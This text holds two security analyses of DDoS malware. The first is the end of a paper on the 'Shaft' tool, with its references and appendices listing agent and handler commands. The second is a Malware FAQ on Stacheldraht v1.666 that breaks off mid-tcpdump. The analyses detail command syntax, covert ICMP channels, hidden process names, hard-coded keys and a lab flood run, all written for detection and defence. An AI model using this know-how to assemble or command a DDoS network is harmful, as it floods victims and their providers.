It should be emphasized again and again that the passive and active detection triggers rely on ``old'' numbers, strings, etc. and that they are often trivial to modify. Selection and use of such tools and commercial NIDS (in particular) should bear this in mind along with their flexibility to insert the ``latest'' trigger information that may be provided by security teams and organizations.

**Related work**

We present a brief overview, in chronological order to the best of our knowledge, of DDoS tools that have been mentioned publically.

**Early tools**

The early tools appeared in early summer 1998. They were clumsy attempts to naturally evolve beyond coordinated attacks [17], but nevertheless laid the foundation to the subsequent tools. The first of them, fapi, featured UDP, TCP (SYN and ACK), and ICMP Echo floods. Its handler to agent communication was UDP-based. It did not provide easy controls for setting up the DDoS network, and did not handle networks over 10 hosts very well. The second one, fuck\_them, was a distributed ICMP Echo Reply flooder, where the attacker either supplied the source address to spoof or randomized source addresses were generated (all 32 bits of the IP address).

**Trinoo and variants**

Trinoo surfaced in the early summer 1999. It has been extensively scrutinized, and we refer to [11] for a thorough analysis. The tool is capable of only generating UDP packet floods without source address forgery, but has full control features. It was capable of crippling the network of the University of Minnesota [10, 11] for three days, leading to a workshop on the subject [7]. Trinoo has mutated at least twice over the last year.

**TFN and variants**

TFN, a.k.a. Tribe Flood Network, was introduced in late summer 1999. With its limited control features, it still provided UDP packet flood attacks (it gave homage to Trinoo by calling it ``trinoo emulation''), TCP SYN flood attacks, ICMP Echo flood attacks, and Smurf attacks in a distributed fashion. It is capable of spoofing either all 32 bits of the IP source address, or just the last 8 bits. As with Trinoo, this tool has been analyzed thoroughly [12].

TFN2K, or TFN2000, is a further development effort on the basis of TFN. It provides the same attacks as TFN, but can randomly do them all at once. Encryption of the control traffic was added to improve the security of the DDoS network and evade signature detection. Control traffic uses a superposition of UDP, TCP and ICMP, using oblivious transfers, i.e., the receipt is not acknowledged. For a brief review, see [2].

**Stacheldraht and Variants**

Stacheldraht, German for ``barbed wire,'' apparently evolved out of Trinoo and TFN. Analyzed in [13], it has full control features, the same basic attacks and source address forgery as TFN, and as a twist, a Blowfish-encrypted control channel for the attacker. Mutated into StacheldrahtV4 in early 2000, it further mutated into Stacheldraht v1.666, which adds TCP ACK and TCP NUL packet flood attacks, and preconfigured Smurf attacks.

**Mstream**

As the name suggests, Mstream is a ``multiple stream'' tool, in reference to the very efficient point-to-point stream TCP ACK flooding tool. It has very limited control features and randomizes all 32 bits of the source IP address. For a review of this tool that appeared in the spring of 2000, please see [14].

**Omega**

Omega, which appeared in early summer 2000, features TCP ACK packet flooding, UDP packet flooding, ICMP flooding, IGMP packet flooding, and a mix of all four floods. Similar to Shaft, it provides statistics on the floods it produces. It randomizes all 32 bits of the source IP address, and introduces a chat function for communication between attackers.

**Trinity and Derivatives**

Trinity, and its closely related mutation Entitee, take a new approach on the DDoS model. Rather than relying on a handler network, it takes advantage of an existing Internet Relay Chat (IRC) network for its handler-to-agent communications, making a channel on IRC the ``handler.'' Besides the up to now well-known UDP, TCP SYN, TCP ACK, TCP NUL packet floods, it introduces TCP fragment floods, TCP RST packet floods, TCP random flag packet floods, and TCP established floods, while randomizing all 32 bits of the source IP address.

**myServer**

In contrast to the sophistication of Trinity, yet released around the same time in summer 2000, myServer is a simplistic DDoS tool. It relies on external programs to provide the denial of service.

**Plague**

As a third tool in the same generation as Trinity and myServer, it has become obvious Plague was designed by attackers who are reading these reviews and incorporating new improvements based on them. This tool provides TCP ACK and TCP SYN flooding, with what are claimed as fixes over previous TCP ACK flooding tools.

**Defenses and Countermeasures**

There is no simple solution that would offer one hundred percent protection against these types of tools. There are, however, a number of steps that can be taken to minimize the impact [16]. Several proposed schemes are emerging for adding traceability to TCP/IP packets.

What is necessary to defend? One needs to defend the hosts, the local net, and the backbone infrastructure. As per the recommendations in [7], certain ingress and egress filtering can minimize the impact of denial of service attacks that use spoofed IP source addresses by eliminating illegitimate IP source or destination addresses. In practicality, this will not reduce the impact of DDoS tools that do not spoof their address or only spoof the last 8 bits of the IP address, making it appear to be originating from the local network that the agent resides on.

One also tries to track floods and identify their source in order to shut them down one way or another, or minimize the impact. In general, identifying the source of a spoofed IP address requires the collusion of the intermediate hosts in the path between the actual source and the victim suffering from the denial of service attack. Bellovin's ICMP traceback message scheme [4] addresses that problem by forwarding a signed copy of the transient packet traversing the router in a probabilistic manner. In the proposed version, one in every 20000 packets triggers such behavior, in order to avoid an additional denial of service. Savage et al. take a different approach [26] in inserting partial network path markings into the packet traversing the router in a probabilistic fashion, rather than creating an entirely new packet. Their Fragment Marking Scheme, as pointed out by Song [28], lacks the scalability of dealing with large DDoS networks, causing a large number of false positives. Song's marking schemes provide more efficient traceback under large scale (say 1500 agents) attacks. Stone suggests an IP overlay network to achieve the tracking and forwarding of interesting packets in his CenterTrack [30] scheme.

As mentioned above, anomaly detection can pinpoint the presence of a flood in the first place. Signature detection can either locate known control traffic (either attacker to handler, or handler to agent) or responses from victims.

**Future Trends and Evolution**

Ever since the introduction of Trinoo, at least eight new tools with varying degrees of sophistication and aimed at creating distributed denial of service have been discovered in a time span less than one calendar year. It is difficult to predict the trends of these tools without ending up being the trendsetter or sparking a new idea for the attacker. These tools have destructive potential and one should remain cautious as to the future directions. It is safe to assume, however, that the trends described in the section on related work will continue, namely in creating distributed variants of existing point-to-point tools.

**Conclusion**

``Shaft'' is another DDoS variant with independent origins. The code recovered did appear to be still in development. Several key features indicate evolutionary trends as the genre develops. Of significance is the priority placed on packet generation statistics which would allow host selection to be refined. The analysis of the code and binary was greatly enhanced by the capture of attack preparation and command packets. The captured packets made it possible to assess the impact of a single agent that managed to saturate the network pipe.

The version analyzed had hooks which would allow for dynamic changes to the master host and control port but not the agent control port. However such items are trivially incorporated and must not be taken to be indicative of any current versions which may be in active use. The obfuscation of master IP, ports and passwords used a relatively simple form of encryption but this could easily be strengthened. Evolutionary findings confirm that information flows back to the authors and cause incorporation of counter-countermeasures as the spiral continues.

The detection of DDoS installations will become very much more difficult as such metamorphosis techniques progress, the presence of such agents will still be more readily determined by analysis of traffic anomalies with a consequent pressure on time and resources for site administrators and security teams.

**Acknowledgements**

We would like to thank the anonymous referees for their valuable feedback, the CERT Coordination Center for fostering cooperation on DDoS, and also the ``last of the quartet,'' who wishes to remain anonymous, for participating in numerous discussions on DDoS.

**Author Information**

Sven Dietrich is a senior security architect for Raytheon ITSS at the NASA Goddard Space Flight Center. His focus is computer security, intrusion detection, the building of a PKI for NASA, and the security of IP communications in space. He can be reached at [spock@netsec.gsfc.nasa.gov](mailto:spock@netsec.gsfc.nasa.gov).

Neil Long is a senior systems administrator at the University of Oxford with an academic background in the physical sciences. He has become increasingly interested in network and computer security matters since the early 1990's. He can be reached at [neil.long@computing-services.oxford.ac.uk](mailto:neil.long@computing-services.oxford.ac.uk).

Dave Dittrich is a senior security engineer at the University of Washington, supporting Unix workstation administrators on campus for over ten years. His credits include technical analyses (alone or in teams) of the Trinoo, Tribe Flood Network, Stacheldraht, shaft, and mstream distributed denial of service (DDoS) attack tools. He can be reached at [dittrich@cac.washington.edu](mailto:dittrich@cac.washington.edu).

**References**

[1] Argus, <ftp://ftp.sei.cmu.edu/pub/argus/>.  
[2] Barlow, Jason and Woody Thrower, *TFN2K - An* *Analysis,* <https://www2.axent.com/swat/News/TFN2k_Analysis.htm>.  
[3] Bejtlich, Richard, Public communication, <https://www.sans.org/y2k/032900.htm>.  
[4] Bellovin, Steve, *ICMP Traceback Messages*, <https://www.research.att.com/~smb/papers/draft-bellovin-itrace-00.txt>.  
[5] Brownlee, Nevil, *NeTraMet, A Network Traffic Accounting* *Meter*, <https://www.auckland.ac.nz/net/NeTraMet/>.  
[6] Brumley, David, *Remote Intrusion Detector,* <https://theorygroup.com/Software/RID>.  
[7] *CERT Distributed System Intruder Tools Work-* *shop report*, <https://www.cert.org/reports/dsit_workshop.pdf>, Pittsburgh, PA, December 1999.  
[8] *CERT Advisory CA-99-17 Denial-of-Service Tools*, <https://www.cert.org/advisories/CA-99-17-denial-of-service-tools.html>.  
[9] Dietrich, Sven, *Distributed Denial of Service* *Page*, <https://netsec.gsfc.nasa.gov/~spock/ddos.html>.  
[10] Dietrich, Sven, ``Scalpel, Gauze, and Decompilers: Dissecting Denial of Service (DDoS),'' USENIX *;login:* Magazine, Special Issue on Security, November 2000.  
[11] Dittrich, David, *The DoS Project's ``trinoo'' distributed denial of service attack tool,* <https://staff.washington.edu/dittrich/misc/trinoo.analysis>.  
[12] Dittrich, David, *The ``Tribe Flood Network'' distributed denial of service attack tool,* <https://staff.washington.edu/dittrich/misc/tfn.analysis>.  
[13] Dittrich, David, *The ``Stacheldraht'' distributed denial of service attack tool,* <https://staff.washington.edu/dittrich/misc/stacheldraht.analysis>.  
[14] Dittrich, David, George Weaver, Sven Dietrich, and Neil Long, *The ``mstream'' distributed denial of service attack tool*, <https://staff.washington.edu/dittrich/misc/mstream.analysis.txt>.  
[15] Dittrich, David, Marcus Ranum, George Weaver, David Brumley, et al., <https://staff.washington.edu/dittrich/dds>.  
[16] Dittrich, David, *Distributed Denial of Service* *(DDoS) Attacks/Tools Page,* <https://staff.washington.edu/dittrich/misc/ddos/>.  
[17] Green, John, David Marchette, Stephen Northcutt, Bill Ralph, ``Analysis Techniques for Detecting Coordinated Attacks and Probes,'' *Proceedings of USENIX Workshop on Intrusion Detection and Network Monitoring,* Santa Clara, California, April 9-12, 1999.  
[18] *lsof*, <https://vic.cc.purdue.edu/>.  
[19] *netcat,* <https://www.l0pht.com/~weld/netcat/>.  
[20] *ngrep,* <https://www.packetfactory.net/Projects/ngrep/>.  
[21] *Packet Storm Security, Distributed denial of service attack tools*, <https://packetstorm.securify.com/distributed/>.  
[22] *Phrack Magazine*, Volume Seven, Issue Forty-Nine, File 06 of 16, [Project Loki], <https://www.phrack.com/search.phtml?view&article=p49-6>.  
[23] *Phrack Magazine*, Volume 7, Issue 51 September 01, 1997, article 06 of 17, [L O K I 2 (the imple- mentation)], <https://www.phrack.com/search.phtml?view&article=p51-6>.  
[24] *Net::RawIP:*, <https://quake.skif.net/RawIP>.  
[25] Roesch, Martin, ``Snort - Lightweight Intrusion Detection for Networks,'' *Proceedings of USENIX LISA 1999*, Seattle, Washington, December 1999.  
[26] Savage, Stefan, David Wetherall, Anna Karlin, and Tom Anderson, ``Practical network support for IP traceback,'' *Proceedings of the 2000 ACM* *SIGCOMM Conference*, <https://www.cs.washington.edu/homes/savage/papers/Sigcomm00.pdf>. August 2000.  
[27] Schneier, Bruce, *Applied Cryptography, 2nd edition*, Wiley.  
[28] Song, Dawn, and Adrian Perrig, *Advanced and Authenticated Marking Schemes for IP traceback,* Report No. UCB/CSD-00-1107, University of California, Berkeley, June 2000.  
[29] Stevens, W. Richard and Gary R. Wright, *TCP/IP Illustrated, Vol. I, II, and III*, Addison-Wesley.  
[30] Stone, Robert, ``CenterTrack: An IP-Overlay Network for Tracking DoS floods,'' *Proceedings to the 9th USENIX Security Symposium*, Denver, Colorado, August 2000.  
[31] *tcpdump*, <https://www.tcpdump.org/>.  
[32] Wash, Richard and Jose Nazario, *Analysis of a Shaft Node and Master*, <https://biocserver.cwru.edu/~jose/shaft_analysis/node-analysis.txt>.  
[33] Zuckerman, M. J., ``Net hackers develop destruc- tive new tools'', *USA Today,* <https://www.usatoday.com/life/cyber/tech/review/crg681.htm>, 7 December 1999.

**Appendix 1: Agent Commands**

Accepted by agent and replies generated back to the handler:

* **size <*size*> Size of the flood packets. Generates a ``size'' reply.**
* **type *<0|1|2|3>* Type of DoS to run 0 UDP, 1 TCP, 2 UDP/TCP/ICMP, 3 ICMP. Generates a ``type'' reply.**
* **time *<length>* Length of DoS in seconds. Generates a ``time'' reply.**
* **own *<victim>* Add victim to list of hosts to perform denial of service on. Generates a ``owning'' reply.**
* **end *<victim>* Removes victim from list of hosts (see ``own'' above). Generates a ``done'' reply.**
* **stat Requests packet statistics from agent. Generates a ``pktstat'' reply.**
* **alive Are you alive? Generates a ``alive blah'' reply.**
* **switch *<handler> <port>* Switch the agent to a new handler and handler port. Generates a ``switching'' reply.**
* **pktres *<host>* Request packet results for that host at the end of the flood. Generates a ``pktres'' reply.**

**Sent by agent:**

* **new *<password>* Registering with the handler**
* **pktres *<password> <sock> <ticket> <packets sent>* Packets sents to the host identified by *<ticket>* number.**

**Appendix 2: Handler commands**

**This is an overview of the command structure:**

* **mdos *<host list>* Start a distributed denial of service attack (mdos = massive denial of service?) directed at *<host list>*. Sends out ``own host'' and ``pktres'' messages to all agents.**
* **edos *<host list>* End the above attack on *<host list>*. Sends out ``end host'' messages to all agents.**
* **time *<length>* Set the duration of the attack. Sends out ``time *<length>*'' to all agents.**
* **size *<packetsize>* Set the packetsize for the attack (8K maximum as seen in source). Sends out ``size *<packetsize>*'' to all agents.**
* **type *<UDP|TCP|ICMP|ALL>* Set the type of attack, UDP packet flooding, TCP SYN packet flooding, ICMP packet flooding, or all three. Sends ``type *<type>*'' to all agents.**
* **+node *<host list>* Add new agents.**
* **-node *<host list>* Remove agents from pool.  
  ns *<host list>* Perform a DNS lookup on *<host list>*.**
* **lnod List all agents.  
  ltic List all pending tickets (transactions).**
* **pkstat Show total packet statistics for agents. Sends out ``stat'' request to all agents.**
* **alive Send an ``alive'' to all agents. A possible argument to alive is ``hi''**
* **stat show status values (length, type of DoS, packet size).**
* **switch become the handler for agents. Send ``switch'' to all agents.  
  ver show version.**
* **whoami returns ``God''.**
* **exit self-explanatory.**

# Malware FAQ: Analysis on DDOS tool Stacheldraht v1.666

##### Author: Geoffrey Cheng

# Introduction

Distributed Denial-of-service (DDOS) attack is one of the most dangerous threats that could cause devastating effects on the Internet. Although analysis has been started on DDOS on 1998, people do not realize the devastating effect on Internet until several big organizations and corporations were being hit by the attack of DDOS in July 1999. Since then several DDOS tools are identified and analyzed such as Trinoo, Shaft, blitznet, Tribe Flood Network (TFN), Tribe Flood Network 2000 (TFN2K) and Stacheldraht. All these tools could launch DOS attacks from thousands of compromised host and take down virtually any connection, any network on the Internet by just a few command keystrokes.

This document is intended to investigate and analyze the latest version of Stacheldraht - Stacheldraht 1.666. This version is available for download from <http://packetstormsecurity.org/distributed>starting on February 2001. Even though there is an alert summery from ISS on Stacheldraht 1.666 at: <http://xforce.iss.net/alerts/advise61.php>and a detailed analysis on original Stacheldraht by David Dittrich at: <http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt>, I have identified some interesting changes and issues that are not covered in the ISS alert summary. I hope this document can serve the community as a detailed supplementary material on understanding the Stacheldraht 1.666 such that system and network administrator could identify it more accurately and effectively when building their security defensive device like network intrusion detection system.

# Exploit Details

## **Name and Version**

The original DDOS tool "Stacheldraht" - a German word means 'Barbed wires' - is released during the middle of 1999. A newer version "1.666" came out in early 2000 which included more features and changes to this DDOS tool. Alternative names are "Stacheldraht 1.666+antigl+yps" and "Stacheldraht 1.666+smurf+yps". Actually "Stacheldraht 1.666+smurf+yps" is a 'special' version within the Stacheldraht 1.666 distributed nowadays. By default, the smurf attack is enabled during compilation already, but it is not even shown on the help menu. This is how the 'special' is defined in this distribution. This exploit is documented as CA-2000-01 by cert organization: [http://www.cert.org//advisories/CA-2000-01.html](http://www.cert.org/advisories/CA-2000-01.html).

## **Variants**

The Stacheldraht 1.666 is an improved version of Stacheldraht, which is a variant from TFN, one of the earliest DDOS tool distributed in public. Newer variant that comes after Stacheldraht is TFN2K and, possibly TFN3K that is described in a theoretical paper by the hacker with the handle name "mixer".

## **Operating System**

The Stacheldraht works on most Solaris and Linux system. The original Stacheldraht, written by hacker 'randomizer', was found to be running on most of the Solaris platform because the Linux version is quite broken. This version is fixed and improved by the hacker 'yps' and 'randomizer' so that the Linux version works very well too. In any case, Stacheldraht must rely on some known vulnerabilities such as buffer overflows in rpc.statd, rpc.statd, rpc.cmsd, rpc.ttdbserverd and the notorious wu-ftpd security bugs in Solaris and Linux before they are planted. It must be also running at root level so as to work on raw socket for the covert channel. Until now there is no Microsoft Windows version available for download.

## **Protocols/Services**

The Stacheldraht takes advantage of the ICMP as the major covert channel. Other than that strong data encryption is used to hide its data from any network sniffer to protect the attacker when issuing commands.

## **Brief Description**

The Stacheldraht by itself is a malicious program that covers its track within a compromised system and communicates by covert channel and encryption on the network. The attacker could control hundreds or thousands of compromised system via a single command line interface and launch different types of DDOS attack to victim afterward. It combines the features available from Trinoo, TFN and adds some new DDOS attacks while giving strong encryption to protect the attacker.

Since it is a DDOS tool, any network-connected devices in the Internet could be affected. This includes routers, servers and even firewalls. Once targeted as a victim, the result is so devastating that not only the targeted host(s), but also the upstream Internet Service Provider (ISP) could be severely affected in network performance and availability too.

This in turn causes a bigger effect when the upstream ISP does not have the bandwidth itself to handle the flooding generated to the targeted host(s). I have even encountered a (ridiculous) case that a small ISP complaint to one of her clients (YES, the ISP complaint her customer) being attacked by DDOS that utilized all ISP bandwidth as well. This indicates the important role of ISP in participating incident handling. Communication should be established between the ISP and the client as early as possible; otherwise dispute could be a result when DDOS really happens.

# Protocol Description

The Stacheldraht is divided into 3 parts - (I will use the same terminology as David Dittrich used, that is from the Distributed Intruder System Workshop Tools Paper <http://www.cert.org/reports/dsit_workshop.pdf>) the telnetc program "client", mserv program "handler" and td program "agent", that they will be described in detail in section "How exploit works". Since it is a malicious program, it covers its track within the compromised system and communicates via covert channel before doing any harm.

## **Covering Tracks in Network - client and handler**

Between the client and handler, standard TCP is used. The handler listens at a predefined TCP port (60001 in this 1.666 version). Attacker may change it by simply modifying the Macro MSERVERPORT in mserv.c and MASTERSERVERPORT in telnetc/client.c file. In this case a standard 3-way handshaking TCP connection will be established and observed between client and handler. To issue command from the client, these steps will be done:

•  Authentication is required for connecting from the client to the handler. Attacker is required to input a password. Old Stacheldraht uses "sicken" as the default password and now the password is asked during the compilation of the handler. The password is done by standard Unix crypt() function during the building of the handler. The encrypted password string will be further encrypted by blowfish algorithm with the key "authentication" when sending over the network.

•  Blowfish encryption will be used on this TCP connection. All data portion of the TCP packets will be encrypted by password used in the authentication stage. So far there is no known weakness against blowfish algorithm, making intrusion analyst very hard to recover what had been talked between the client and the handler except knowing the password used in the authentication. Details of blowfish algorithm could be found at <http://www.counterpane.com/bfsverlag.html>


In this case, the encryption not only protects data confidentiality, but also the integrity such that session hijacking will not work on this TCP connection without proper encryption key or knowing the password used. About TCP session hijacking, people might refer to Chapter 7, Mitnick Attack from the book Network Intrusion Detection: An Analyst's Handbook by Stephen Northcutt.

## **Covering Tracks in Network - handler and agent**

Between the handler and the agent, ICMP and/or TCP are used (In the version 1.666 that I am analyzing, the TCP is disabled).

ICMP originally is used for troubleshooting networking issue and helping UDP on reporting various error situations. Based on the idea covered in the covert channel project Loki, (see Phrack magazine 49-06, [http://www.phrack.org](http://www.phrack.org/)), ICMP could be used to carry command and data in its header and optional data portion. Especially there is no state information in the ICMP, if ICMP is allowed this covert channel will exist depending on the type and code of ICMP. For administrative and network troubleshooting purpose, usually command PING will be allowed using ICMP type-8 code-0, meaning Echo Request and ICMP type-0 code-0, meaning Echo Reply most of the time.

Recalling an ICMP Echo Request (type-8) and Echo Reply (type-0) message structure:



According to the book TCP/IP Illustrated Volume 1 by Richard Steven, page 86, the use of the identifier (ID) field is to set the process ID of the sending process on Unix. This enables the operating system to pass the information to the correct process when there are multiple instances of PING command running. The optional data is left for user's implementation and must be echoed by the receiving client. This makes optional data by default left untouched by any routers in the network path to the destination. Hence, Stacheldraht makes use of the ID field to contain the command and the optional data to contain the parameters such as IP list of the victims.

The following depicts a tcpdump of the communication between the handler (on 127.0.0.1) sending ICMP Echo Reply to the agent (also on 127.0.0.1) to attack a host 192.168.10.200 (c0a80ac8), with command 0x1a0a (6666), meaning massive IP Header attack:

18:36:42.090252 > 127.0.0.1 > 127.0.0.1: icmp: echo reply

4500 0414 6cef 0000 4001 0bf8 7f00 0001  
7f00 0001 0000 1a85 **1a0a**0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 **c0a8 0ac8**0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000  
0000

Information is in plaintext (of course in hexadecimal format) from tcpdump since everything between the handler and the agent does not apply any encryption on ICMP packets at all. In old Stacheldraht, encryption will be done on the TCP connection between handler and agents too.

## **Covering Tracks in compromised system**

This malicious program has to work with other hundreds or thousands of the compromised in order to generate massive DDOS attack (otherwise it is a standard DOS tool) so it has to cover its track within the system. Stacheldraht 1.666 hides the handler and the agent and their children processes with some common program names when checked by the Unix command " **ps -ef**":

mserv: (httpd) # defined as the Macro "moo"  
mserv'child: (httpd) # defined as the Macro "HIDEKIDS"  
td: lpsched # defined as the Macro "HIDEME"  
td's child: in.telne # defined as the Macro "HIDEKIDS"

Furthermore, in order to avoid overloading or crashing the system during attacking, it prevents the attacker to fork more than 10 children on handler and 1 child on agent. This is defined in the Macro CHILDS in various header files:

#if CHILDS > 15  
#error "Packet kiddie detected..."  
#error "That many childs would crash the host... :)"  
#endif

When the agents start up, it reads a list of handler IP addresses from an encrypted file namely 'mservers' with the encryption key "randomsucks". The handler reads another encrypted file namely 'bcasts' with the password as encryption key, storing a list of agents IP addresses previously registered.

# Description of variants

Trinoo, TFN and TFN2K are considered to be the variant. Actually parts of the attack code are built from the source code of TFN.

## **Overall Structure**

Trinoo, TFN and TFN2K are all using 3-tier client/server model. The attacker has to install the front-end client and communicates with the handlers. The handler controls a set of agents on some compromised system to perform DDOS attacks.

## **Similarity**

With the same overall structure, they could perform massive flooding attack to a victim. The frond-end users issue command, either by program like netcat or tailor-made client within the program structure. They all require root-compromised system before doing any attack. They all support certain covert channel to cover its track between handler and the agents.

## **Difference**


Stacheldraht has data encryption to protect the attacker and between the handler and the agent. Stacheldraht uses ICMP as the major covert channel, while Trinoo uses UDP instead. Original Stacheldraht even supports upgrade or distribution of the agent via Unix command rcp over trusted hosts. TFN and TFN2K are found to be earliest DDOS available on the Windows platform, while Stacheldraht so far it is only working Unix platform discovered in the wild.

# How the exploit works

## **Stacheldraht Network Architecture**


Stacheldraht takes the design from TFN, which is a 3-tier model that commonly used in commercial software architecture design. In commercial software, usually there will be a fancy Graphical User Interface (GUI) communicates with one or more 'Managers' (or Masters or Controllers). Each Manager could control a large set of 'Agents'. This approach could allow the front-end users (the attackers in this case) have a centralized management to thousands of agent while care less on the details between the managers and agents. Moreover, it allows the user to close the front-end system (the telnet client) without affecting the functionality of the back-end systems (handler and agent).

This diagram shows how generic DDOS tools achieve their malicious purpose under this model (diagram is taken from Distributed Intruder System Workshop):



Remark: D - Attacking Device

In Stacheldraht, there is a telnet alike program - telnetc/client, which could talk to the handlers - mserv. Each handler (could be a compromised system too) will control a set of agents - client/td that are compromised system performing the actual attack to targeted hosts. The following diagram describes the architecture of Stacheldraht Network (version 1.666). There could be more than one client and one handler as well:



The Stacheldraht does not exploit new vulnerability in any system therefore it could not replicate itself like Internet worm. Manual distribution is required to install all the handlers and agents into compromised systems.

## **DOS/DDOS Features**

As a DDOS tool, it features a wide range of flooding attacks:

### **ICMP flood attack**

Send a lot of ICMP packets to victim to utilize its system and network resources. If a firewall system already permits ICMP traffic, this attack might be very effective to overload the victim as well the firewall performing the access control, without knowing any specific services (ports) open on the victim.

### **SYN flood attack**

A classic attack that sends a lot of TCP SYN packets to victim, trying to filling up its backlog and system resources when the victim replies with TCP SYN+ACK packet to establish legitimate connections. Some firewalls (suck as Check Point FireWall-1) might offer some protections (the SYNDefender correspondingly) but in DDOS situation, the buffer given by this protection in handling SYN requests might overload too.

### **UDP flood attack/UDP flood attack with port 53**

Sending a lot of UDP packets to victim to utilize its system and network resources. UDP packets are sent and receive without state information like TCP, letting them passing through most of the routers access-list at certain port. On firewalls, usually DNS replies are allowed which are UDP packets with port 53.

### **TCP ACK flood attack (in 1.666)**

Sending a lot of TCP ACK packets to victim to utilize its system and network resources. TCP ACK could pass through Cisco router access-list with the keyword established. Depending on the OS, an open port or closed port might reply a TCP RESET packet, causing more traffics and workload on the victim and victim's network.

### **NULL flood attack (in 1.666)**

A TCP flooding attacks with TCP packet's TCP flag all set to 0. This is where the 'NULL' means. The victim might ignore it, consume system resource or crash completely depending on the operating system implementation.

### **STREAM flood attack (in 1.666)**

STREAM or MSTREAM flood attack is borrowed from another DDOS tool 'mstream' discovered. Basically this is TCP ACK flood attack with spoofed source IP, random sequence number and random port number in the packet. Details of the mstream attack could be found at <ftp://ftp.technotronic.com/denial/stream-DoS.txt>.

### **HAVOC flood attack (in 1.666)**

This is a mixed attack which sending ICMP, UDP, IP, TCP (with random flags) simultaneously to the victim, drawing much CPU utilization on the victim.

### **IP header attack (in 1.666)**

IP header attack is an attack that floods the victim with IP packet with semi-regular IP header with type-of-service (TOS) set to 7 (it is meaningful only in OSPF encoding as stated in RFC 1349.) and so forth. At least it is regular in the sense that the attacking packet will reach the victim.

### **TCP random header attack (in 1.666)**

An attack that borrows from the code "Bubonic.c", which is known to be causing high CPU utilization or 'frozen state' on Windows and some Unix platform. This attack generates lot of TCP packets with randomized setting including the IP offset, TCP sequence number, TCP flag, source port, destination port and so forth. A detail discussion about this exploit could be found at <http://www.securityfocus.com/archive/82/78928>.

### **SMURF attack (in 1.666)**

A classic attack that spoofing the source IP as the victim one, sending a lot of ICMP Echo Request packets to a broadcast addresses so all clients in the receiving broadcast domain will reply with ICMP Echo Reply packets to the victim.

Some features available on Stacheldraht are now removed in version 1.666, such as the remote update of the Stacheldraht, the testing from handler to agent and the killing of agents. The reason is stated by the author in the code as "removed due to insecure". Insecure it means it could reveal the attacker's location or allow people to identify Stacheldraht agents easily to stop the attack. This is noted that malicious tool just does not do harm, smart hacker could invent tools with security model in mind and improve them over version.

## **The exploit effect**

As you might be aware, some attacks alone could cause problematic situation to some specific system already. When there are enough agents, launching attacks to a victim will generally have the following DDOS effects:

•  Bandwidth starvation on victim's network

•  Utilized the system resources such as TCP backlog

•  High CPU loading or frozen state

•  Affecting the upstream ISP network performance

•  System crash deal to known vulnerability

Big organizations such as yahoo, ebay was reported to be no service available from hours to days when DDOS hit them.

Therefore, I started a simple ICMP attack on an IP 192.168.10.6 (the desktop I am working on Microsoft Word :) from one agent:

stacheldraht(status: a!0 d!1)>.micmp 192.168.10.6

mass icmp bombing

1 floodrequests were sent to 1 bcasts.

From the tcpdump I immediate see from agent it generates much traffic already:

[root@testing client]#tcpdump -w attack1 'icmp'  
<Control-C after around 8 seconds...>  
[root@testing client]#tcpdump -r attack1 'dst 192.168.10.6'  
15:22:19.078713 eth0 > 127.0.0.38 > 192.168.10.6: icmp: echo request  
15:22:19.078847 eth0 > 127.0.0.221 > 192.168.10.6: icmp: echo request  
15:22:19.078924 eth0 > 127.0.0.217 > 192.168.10.6: icmp: echo request  
15:22:19.079087 eth0 > 127.0.0.178 > 192.168.10.6: icmp: echo request  
15:22:19.079163 eth0 > 127.0.0.9 > 192.168.10.6: icmp: echo request  
15:22:19.079232 eth0 > 127.0.0.182 > 192.168.10.6: icmp: echo request  
15:22:19.079300 eth0 > 127.0.0.35 > 192.168.10.6: icmp: echo request  
15:22:19.079369 eth0 > 127.0.0.218 > 192.168.10.6: icmp: echo request  
[many many entries are deleted]  
15:22:27.084546 eth0 > 127.0.0.132 > 192.168.10.6: icmp: echo request  
15:22:27.084548 eth0 > 127.0.0.118 > 192.168.10.6: icmp: echo request  
15:22:27.084550 eth0 > 127.0.0.88 > 192.168.10.6: icmp: echo request  
15:22:27.084552 eth0 > 127.0.0.55 > 192.168.10.6: icmp: echo request  
15:22:27.084554 eth0 > 127.0.0.234 > 192.168.10.6: icmp: echo request  
15:22:27.091651 eth0 > 127.0.0.145 > 192.168.10.6: icmp: echo request  
[root@testing client]# tcpdump -r attack1 'dst 192.168.10.6' | wc  
8960 80640 623263  
[root@testing client]#

In simply 8 seconds roughly 9000 ICMP packets were sent! The DDOS effect is imaginable if there are thousand of agents available and launch the attack together. If the agent is a faster machine and/or on a faster network, it could generate more packets per second.

## **How Agent works and spoof checking**

When agents start up, it will check if the current handler is responding, otherwise it will switch to another handler in the list in a cycle. The agent will send an ICMP Echo Reply packet with ID field filled 0x **1a0a**( **666**6, **666**in old version). A string " **skillz**" (0x **736b696c6c7a**) could be found in the payload of the ICMP messages:

[root@testing client]# tcpdump -x -i lo

Kernel filter, protocol ALL, datagram packet socket  
tcpdump: listening on lo  
01:27:40.019260 > testing > testing: icmp: echo reply  
4500 0414 d52b 0000 4001 a3bb 7f00 0001  
7f00 0001 0000 9ca3 **1a0a**0000 0000 0000  
